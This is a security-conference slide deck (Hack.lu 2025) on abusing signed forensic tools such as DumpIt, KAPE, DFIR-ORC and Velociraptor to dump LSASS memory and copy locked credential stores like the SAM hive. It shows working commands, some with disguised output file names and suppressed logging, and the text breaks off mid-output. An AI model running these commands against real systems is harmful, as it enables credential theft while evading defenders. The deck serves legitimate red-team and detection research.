



LOLBlue: Living Off the Land with Blue Team tools

Antoine Carrincazeaux & Maxence Fossat

Hack.lu 2025

About us



Antoine Carrincazeaux

Pentester / Red Teamer

@aeinot.bsky.social



Maxence Fossat

DFIR Analyst

@Cybiosity – @cybiosity.bsky.social

Secret extraction: in memory

Secret extraction: in memory

What are we looking for?

- **LSASS process**
 - Users and machine hashes
 - Kerberos tickets
 - Cleartext passwords (wdigest)
 - DPAPI cached keys
- **Example: privilege escalation**
 - Server compromise by the attacker
 - A domain administrator is logged on the server
- **Protections**
 - RunAsPPL / Credential Guard
 - Strong Tiering

Secret extraction: in memory

Known techniques

- **Userland techniques**

- A wide range of tools and techniques
- Detected and blocked by most EDR

- **Kernel drivers**

- Malicious or vulnerable drivers
- EDRSandblast: `RTCore64.sys` and `DBUtils_2_3.sys`
- <https://www.loldrivers.io>

Secret extraction: in memory

What do Blue Teams use?

- **Kernel drivers**

- `winpmem` (Velociraptor, DFIR-ORC, **physmem2profit**, etc.)
- `DumpIt.sys` (DumpIT)
- But also other lesser-known drivers:
 - `ad_driver.10.sys` (Exterro FTK Imager)
 - `RamCaptureDriver64.sys` (RamCapture64)
 - `Mag2AF3.sys` (Magnet RAM Capture)

Secret extraction: in memory


Using DumpIT

```
C:\>.\DumpIt.exe /Q /OUTPUT memdump.mem
Destination path:      \??\C:\memdump.mem
[...]
Time elapsed:          0:24 minutes:seconds (24 secs)

Created file size:      4273111040 bytes (4075 Mb)
Total physical memory size: 4075 Mb
[...]
```

Secret extraction: in memory

Using Exterro FTK Imager



Secret extraction: in memory

What is the difference with attackers techniques?

- **Signed and trusted binaries**
 - Their legitimate use is to dump your RAM
- **Absent from loldrivers.io**
 - Neither malicious nor vulnerable
- **Potentially already used legitimately in your environment!**

Secret extraction: in memory

Virustotal: EDRSandBlast vs DumpIt

23
/ 72
Community Score

23/72 security vendors flagged this file as malicious

Reanalyze Similar More

a005da8bf85bf7b5d1962a00a80cc1d2cd5ef43165163552278c11d56dae6

EDRSandblast.exe

Size
323.00 KB

Last Analysis Date
a moment ago

EXE

peexe 64bits

DETECTIONDETAILSRELATIONSBEHAVIORCOMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label hacktool.edrsandblast/edrsdblstThreat categories hacktool trojanFamily labels edrsandblast edrsdblst killav

Security vendors' analysisDo you want to automate checks?

AliCloud	Hacktool:Win/EDRSandblast	Avira (no cloud)	HEUR/AGEN.1376688
Bkav Pro	W64/AIDetect/Malware	ClamAV	Win.Tool.EDRSandBlast-10005021-2
CrowdStrike Falcon	Win/malicious_confidence_60% (D)	Cynet	Malicious (score: 99)
DeepInstinct	MALICIOUS	Elastic	Windows.Hacktool.EDRecon
ESET-NOD32	A Variant Of Win64/HackTool.EDRSandBl...	Fortinet	W64/EDRSandblast.Ftr
Google	Detected	Malwarebytes	Malware.AI.2175673776
McAfee Scanner	TIIA005DA8BF85B	Microsoft	Trojan:Win32/Wacatac.B!ml
Symantec	Malicious	SentinelOne (SentinelOne)	Detected: Malicious

0
/ 72
Community Score

No security vendors flagged this file as malicious

Reanalyze Similar More

601c23eb1e7c7c35eb294273f4332963eebd310a9ae6044d930c3319d8d5ded0

DumpIt.exe

Size
518.20 KB

Last Analysis Date
1 month ago

EXE

peexe direct-cpu-clock-access overlay 64bits assembly signed idle invalid-signature runtime-modules detect-debug-environment

DETECTIONDETAILSRELATIONSBEHAVIORCOMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysisDo you want to automate checks?

Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	AliCloud	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Arctic Wolf	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected

Secret extraction: locked files

Secret extraction: locked files

What are we looking for?

- **Registry hives**

- `C:\Windows\System32\config\ [ SAM / SECURITY / SYSTEM ]`
- Local users, machine account, cached domain credentials, DPAPI keys, etc.

- **NTDS.dit**

- Active directory database
- Domain account hashes, Kerberos secrets, etc.

- **Browser cookies**

- Azure / MS365 sessions
- Sessions on web-based Bastions

Secret extraction: locked files

Locked files

```
C:\>whoami  
nt authority\system
```

```
C:\>copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies" C:\Windows\Temp\Cookies  
The process cannot access the file because it is being used by another process.  
0 file(s) copied.
```

Secret extraction: locked files

Known techniques

- **Target-dependant**

- `reg save` for registry hives
- `ntdsutil` for the NTDS.dit
- Kill the browser to access the cookies

- **Target-independant**

- Volume Shadow Copy (VSSAdmin)
- Raw access to disk
 - Invoke-NinjaCopy
 - `ntds-dump-raw` in NetExec

Secret extraction: locked files

What do Blue Teams use?

- **Raw access to disk**
 - Once again, with signed and well-known binaries
- **A wide range of software is available to do this**
 - Velociraptor
 - Zimmerman tools
 - Kape for raw access to disk
 - Registry Explorer for registry hives
 - Exterro FTK Imager
 - DFIR-ORC
 - EldoS RawDisk

Secret extraction: locked files


Dumping registry hives with Kape

```
C:\kape\> type Targets\malicious_target.tkape
Description: Dump SAM/SECURITY/SYSTEM
Author: Aeinot
Version: 1.0
Id: dd5d3deb-d303-406b-8a4b-d1ab1369582f
RecreateDirectories: true
Targets:
-
  Name: SAM registry hive
  Category: Registry
  Path: C:\Windows\System32\config\
  SaveAsFileName: sm
  FileMask: SAM
-
  Name: SYSTEM registry hive
  Category: Registry
  Path: C:\Windows\System32\config\
  SaveAsFileName: sys
  FileMask: SYSTEM
-
  Name: SECURITY registry hive
  [...]
```

- <https://github.com/EricZimmerman/KapeFiles/blob/master/Targets/Windows/RegistryHivesSystem.tkape>
- <https://github.com/EricZimmerman/KapeFiles/blob/master/Targets/Windows/ActiveDirectoryNTDS.tkape>

Secret extraction: locked files

Virustotal: Invoke-NinjaCopy vs Kape



35 / 60 Community Score

35/60 security vendors flagged this file as malicious

552b6c100a08f9b19b3d9cc9207d2352c82854ca61db522b6216357ae0743df

NinjaCopy.ps1

Size: 433.62 KB | Last Analysis Date: 8 months ago

powershell detect-debug-environment long-sleeps


Popular threat label: trojan.powershell/powersploit

Threat categories: trojan hacktool

Family labels: powershell powersploit androdrp

Security vendors' analysis

Vendor	Detection	Vendor	Detection
AhnLab-V3	Trojan/PowerShell.Reflectiveldr.S1483	AllCloud	Trojan:Win/PowerSploit.D
ALYac	Application.HackTool.PowerSploit.A	Arcabit	Application.HackTool.PowerSploit.A
Avast	AV:Android-Drop-B [Drp]	AVG	AV:Android-Drop-B [Drp]
Avira (no cloud)	TR/PowerShell.Gen	BitDefender	Application.HackTool.PowerSploit.A
CTX	Powershell.trojan.generic	Cynet	Malicious (score: 99)
Emsisoft	Application.HackTool.PowerSploit.A (B)	eScan	Application.HackTool.PowerSploit.A
ESET-NOD32	PowerShell/Agent.ASP	Fortinet	PowerShell/NetWalker.Tittr



0 / 68 Community Score

No security vendors flagged this file as malicious

59cf3450aa2da32a3018d677a4f3e8d298818cf7701cb99a6fa37b25e2fccc0

kape.exe

Size: 6.79 MB | Last Analysis Date: 4 years ago

peexe assembly overlay runtime-modules signed detect-debug-environment checks-network-adapters direct-cpu-clock-access

Security vendors' analysis

Vendor	Detection	Vendor	Detection
Acronis (Static ML)	Undetected	Ad-Aware	Undetected
AegisLab	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Arcabit	Undetected	Arctic Wolf	Undetected
Avast	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderTheta	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected
Comodo	Undetected	CrowdStrike Falcon	Undetected

Tool reconnaissance

Also known as: *What's already there that I can use?*

Tool reconnaissance

System Service Discovery (T1007)

- Look for **Velociraptor** service running on the endpoint

```
C:\Users\User>tasklist /svc
```

Image Name	PID	Services
------------	-----	----------

=====	=====	=====
-------	-------	-------

[...]		
-------	--	--

Velociraptor.exe	3752	Velociraptor
-------------------------	------	---------------------

[...]		
-------	--	--

Tool reconnaissance

Security Software Discovery (T1518.001)

- **OR** simply look for any binary that was shown in this presentation

```
C:\>dir /s /b | findstr Velociraptor\.exe  
C:\Program Files\Velociraptor\Velociraptor.exe
```

Tool reconnaissance

DFIR-ORC configuration

- **DFIR-ORC** can be **configured** or **unconfigured** (rare because less useful)
- A new binary is created for a new configuration → **DFIR-ORC** is usually not signed

```
C:\Users\User\Sigcheck>sigcheck.exe -nobanner C:\Windows\Temp\DFIR-Orc.exe
C:\Windows\Temp\DFIR-Orc.exe:
    Verified:      Unsigned
    Link date:     20:52 18/09/2025
    Publisher:     n/a
    Company:       n/a
    Description:   DFIR-ORC Utility
    Product:       DFIR-ORC
    Prod version:  v10.2.7
    File version:  v10.2.7
    MachineType:   32-bit
```

Tool reconnaissance

DFIR-ORC configuration

- **DFIR-ORC** works as a single unsigned binary embedding:
 - Unconfigured DFIR-ORC binary
 - Additional tools (like winpmem or DumpIt)
 - a configuration stating **what can be done** and **what is done by default** (when no parameters are passed)

Tool reconnaissance

DFIR-ORC configuration

```
C:\Windows\Temp>. \DFIR-Orc.exe /keys /log:file,output=NUL
```

- `/log:file,output=NUL` avoids a log file being created

DFIR-ORC documentation

Once a tool is run, its results are stored in an archive. The content of archives are set by the configuration file. Given a *configured* binary, the option `keys` lists all the archives which can be built according to the embedded configuration.

DFIR-ORC documentation: <https://dfir-orc.github.io/tuto.html#test-the-configuration>

Tool reconnaissance

DFIR-ORC configuration

```
[...]
[X] Memory (DFIR-ORC_WorkStation_WKS01_Memory.7z)
    [ ] GetRam_dmp
    [ ] GetRam_aff4
    [ ] GetRam_raw

[X] Little (DFIR-ORC_WorkStation_WKS01_Little.7z)
    [X] NTFSInfo_little
    [X] GetEVT_little
    [X] SystemInfo
    [X] Autoruns
[...]
```

- Then you can launch the desired collection:

```
C:\Windows\Temp> .\DFIR-Orc.exe /key=GetRam_raw
```

Tool reconnaissance

DFIR-ORC configuration

- Detailed configuration can be dumped:

```
C:\Windows\Temp>.\DFIR-Orc.exe ToolEmbed /dump=DFIR-Orc.exe /out=dump-dir\
```

```
C:\Windows\Temp>dir /b dump-dir  
[...]  
GETMEMDMP_CONFIG.XML  
[...]  
WOLFLAUNCHER_CONFIG
```


```
C:\Windows\Temp>type dump-dir\WOLFLAUNCHER_CONFIG  
[...]  
    <command keyword="GetRam_raw" optional="yes" >  
      <execute name="winpmem" run="7z:#Tools|winpmem" />  
      <argument>--truncate --compression none -dd --verbose --acquire-memory  
        --volume_format raw --output -</argument>
```

In-depth look

Velociraptor

A primer

- Client/Server architecture
- Same binary for both roles
 - one with `server.config.yaml` config file and `frontend` command
 - one with `client.config.yaml` config file and `service run` command



- Velociraptor exposes its functionalities through **Velociraptor Query Language (VQL)**
- SQL-like query language (`SELECT` `..` `FROM` `..` `WHERE` basic sentence structure)

The diagram illustrates the components of a VQL query. Three callout boxes point to specific parts of the query: 'Column Selectors' points to 'X, Y, Z', 'VQL Plugin with Args' points to 'plugin(arg=1)', and 'Filter Condition' points to 'X = 1'.

```
SELECT X, Y, Z FROM plugin(arg=1) WHERE X = 1
```

- Column selectors can contain **VQL subqueries** or **functions** (another way to execute Velociraptor's functionalities)
- Possible to use the `scope()` plugin if you only need the functionality of a function (without a particular plugin)

A primer

- Complex VQL queries are saved as **Artifacts** (YAML files)
 - Built-in
 - **OR** pulled from external repositories
 - Usually take parameters
- **Accessors** define the way to access data
 - `file` : access files using the operating system's API
 - `ntfs` : parsing NTFS structures
 - `ntfs_vss` : access the NTFS filesystem (including all VSS)
 - `registry` : access the registry like a filesystem using the OS APIs
 - `raw_reg` : access registry keys and values by parsing a raw registry hive
 - many more...

Accessing locked files

- Possible using Velociraptor Query Language (VQL) with **raw NTFS access** ✨

```
C:\Users\User>"C:\Program Files\Velociraptor\Velociraptor.exe" query "SELECT upload_directory(file=0SPath,
output='C:/Windows/Temp/') FROM glob(globs='C:/Windows/System32/config/SAM', accessor='ntfs')"
[...]
```

```
  "Path": "\\\\?\\C:\\Windows\\Temp\\C\\Windows\\System32\\config\\SAM",
[...]
```

```
  "Components": [
    "\\\\.\\C:",
    "Windows",
    "System32",
    "config",
    "SAM"
  ],
[...]
```

```
C:\Users\User>dir /b C:\Windows\Temp\C\Windows\System32\config\
SAM
SAM.idx
```

Accessing locked files

Shenanigans: stealthier file name

- You actually don't need to use the `glob()` plugin if you only want to copy one file: `scope()` plugin
- You can choose the name of the output file with the `name` parameter

```
C:\Users\User>"C:\Program Files\Velociraptor\Velociraptor.exe" query "SELECT upload_directory(
    file='C:/Windows/System32/config/SAM', name='totally_not_SAM', accessor='ntfs',
    output='C:/Windows/Temp/') FROM scope()"
[...]
```

```
    "Path": "\\?\\C:\\Windows\\Temp\\totally_not_SAM",
[...]
```

```
    "Components": [
        "totally_not_SAM"
    ],
[...]
```

```
C:\Users\User>dir /b C:\Windows\Temp
[...]
```

```
totally_not_SAM
totally_not_SAM.idx
```

Accessing locked files

- Using the `upload()` function is also possible

```
C:\Users\User>"C:\Program Files\Velociraptor\Velociraptor.exe" query --dump_dir="C:\Windows\Temp"
"SELECT upload(file='C:/Windows/System32/config/SAM', name='nothing_to_see_here.tmp',
accessor='ntfs') FROM scope()"

[...]  
C:\Users\User>dir /b C:\Windows\Temp  
[...]  
nothing_to_see_here.tmp  
nothing_to_see_here.tmp.idx
```

`upload()` function documentation

If Velociraptor is run locally the file will be copied to the `--dump_dir` path [...]

Velociraptor documentation: https://docs.velociraptor.app/vql_reference/popular/upload/

Accessing locked files

More shenanigans: using Artifacts

- You can call built-in **Artifacts** with `artifacts collect` CLI command
 - `Triage.Collection.Upload`
 - `Generic.Collectors.File`
 - `Windows.Collectors.File`
- Artifact's parameters are passed with the `--args` flag
- `--output` specifies the path to the ZIP file that will contain all data from the Artifact's execution
- This ZIP file can be encrypted with a password specified in `--password` flag

Accessing locked files

More shenanigans: using Artifacts

- An example using **Triage.Collection.Upload**
- Start by finding the Artifact's definition in Velociraptor's documentation

```
name: Triage.Collection.Upload
description: |
  A Generic uploader used by triaging artifacts.
```

```
parameters:
- name: path
  description: This is the glob of the files we use.
- name: type
  description: The type of files these are.
- name: accessor
  default: file
```

```
sources:
- query: |
    LET results = SELECT OSPath, Size,
                        Mtime As Modified,
                        type AS Type,
                        upload(file=OSPath,
                              accessor=accessor,
                              ctime=Ctime,
                              mtime=Mtime) AS FileDetails
    FROM glob(globs=path, accessor=accessor)
    WHERE NOT IsDir

[...]
```

Velociraptor documentation: https://docs.velociraptor.app/artifact_references/pages/triage.collection.upload/

Accessing locked files

More shenanigans: using Artifacts

```
C:\Users\User>"C:\Program Files\Velociraptor\Velociraptor.exe" artifacts collect
--output="C:\Windows\Temp\output.zip" --password="5uper5ecureP4ssw0rd"
Triage.Collection.Upload --args path="C:/Windows/System32/config/SAM"
--args accessor="ntfs"
```

```
$ 7z x -p"5uper5ecureP4ssw0rd" output.zip
```

```
[...]
```

```
$ 7z l data.zip
```

```
[...]
```

Date	Time	Attr	Size	Compressed	Name

			110	73	uploads/ntfs/%5C%5C.%5CC%3A/Windows/System32/config/SAM.idx
2025-09-17	18:35:51		53248	16167	uploads/ntfs/%5C%5C.%5CC%3A/Windows/System32/config/SAM
[...]					

Accessing locked files

More shenanigans: using Artifacts

- `Generic.Collectors.File` == `Windows.Collectors.File`
- `collectionSpec` parameter requires CSV data (with newlines)

name: `Generic.Collectors.File`

description: |

Collects files using a set of globs. All globs must be on the same device. The globs will be searched in one pass - so you can provide many globs at the same time.

aliases:

- `Windows.Collectors.File`

parameters:

- **name:** `collectionSpec`

description: |

A CSV file with a Glob column with all the globs to collect.

NOTE: Globs must not have a leading device.

type: `csv`

default: |

Glob

`Users\*\NTUser.dat`

- **name:** `Root`

description: |

On Windows, this is the device to apply all the glob on (e.g. ``C:``). On *NIX, this should be a path to a subdirectory or `/`.

default: `"C:"`

- **name:** `Accessor`

default: `auto`

description: |

On Windows, this can be changed to ``ntfs``.

[...]

Velociraptor documentation: https://docs.velociraptor.app/artifact_references/pages/generic.collectors.file/

Accessing locked files

More shenanigans: using Artifacts

```
PS C:\Users\User> & 'C:\Program Files\Velociraptor\Velociraptor.exe' artifacts collect
--output="C:\Windows\Temp\output.zip" Generic.Collectors.File
--args Accessor="ntfs" --args collectionSpec="Glob`
>> Windows/System32/config/SAM"
```

```
$ 7z l output.zip
```

```
[...]
```

Date	Time	Attr	Size	Compressed	Name
------	------	------	------	------------	------

```
[...]
```

.....			110	73	uploads/ntfs/%5C%5C.%5CC%3A/Windows/System32/config/SAM.idx
-------	--	--	-----	----	---

2025-09-17	18:35:51		53248	16167	uploads/ntfs/%5C%5C.%5CC%3A/Windows/System32/config/SAM
------------	----------	-------	-------	-------	---

```
[...]
```

Accessing locked files

Even more shenanigans: `fs` command

- `Velociraptor.exe` has built-in `fs` commands in its CLI

The "fs" command group

These utility commands allow you to run filesystem commands on the local system, including “filesystem-like” formats, [...].

They do this by exposing some VQL queries as CLI commands.

The commands use Velociraptor’s accessors [`ntfs` , `raw_reg` , etc.].

Velociraptor documentation: <https://docs.velociraptor.app/docs/cli/fs/>

Accessing locked files

Even more shenanigans: `fs` command



Accessing locked files

Even more shenanigans: `fs` command

■ Command parameters

```
fs cp <path> <dumpdir>
```

Copy files to a directory.

```
--accessor="file"
```

The FS accessor to use

```
-l, --[no-]details
```

Show more verbose info

```
--format=jsonl
```

Output format to use (text,json,jsonl,csv).

Args:

```
<path> The path or glob to list
```

```
<dumpdir> The directory to store files at.
```

Velociraptor documentation: <https://docs.velociraptor.app/docs/cli/fs/>

Accessing locked files

Even more shenanigans: `fs` command

- Translates to the following VQL:

```
SELECT *
FROM foreach(row={
    SELECT Name, Size, Mode.String AS Mode, Mtime, Data, FullPath
    FROM glob(globs=path, accessor=accessor)
},
query={
    SELECT Name, Size, Mode, Mtime, Data,
        upload(file=FullPath, accessor=accessor, name=Name) AS Upload
    FROM scope()
})
```

Velociraptor documentation: <https://docs.velociraptor.app/docs/cli/fs/>

Accessing locked files

Even more shenanigans: `fs` command

```
C:\Users\User>"C:\Program Files\Velociraptor\Velociraptor.exe" fs cp --accessor="ntfs"  
"C:\Windows\System32\config\SAM" "C:\Windows\Temp"  
{  
  "Name": "SAM",  
  "Size": 65536,  
  "Mode": "-rwxr-xr-x",  
  "Mtime": "2025-09-16T14:41:50.9028169Z",  
  "Data": {  
    "mft": "129856-128-4",  
    "name_type": "POSIX",  
    "fn_btime": "2025-09-07T17:06:42.0047513Z",  
    "fn_mtime": "2025-09-07T17:06:42.0047513Z"  
  },  
  "Upload": {  
    "Path": "\\\\.\\?\\C:\\Windows\\Temp\\SAM",  
    "Size": 53248,  
    "UploadId": 0,  
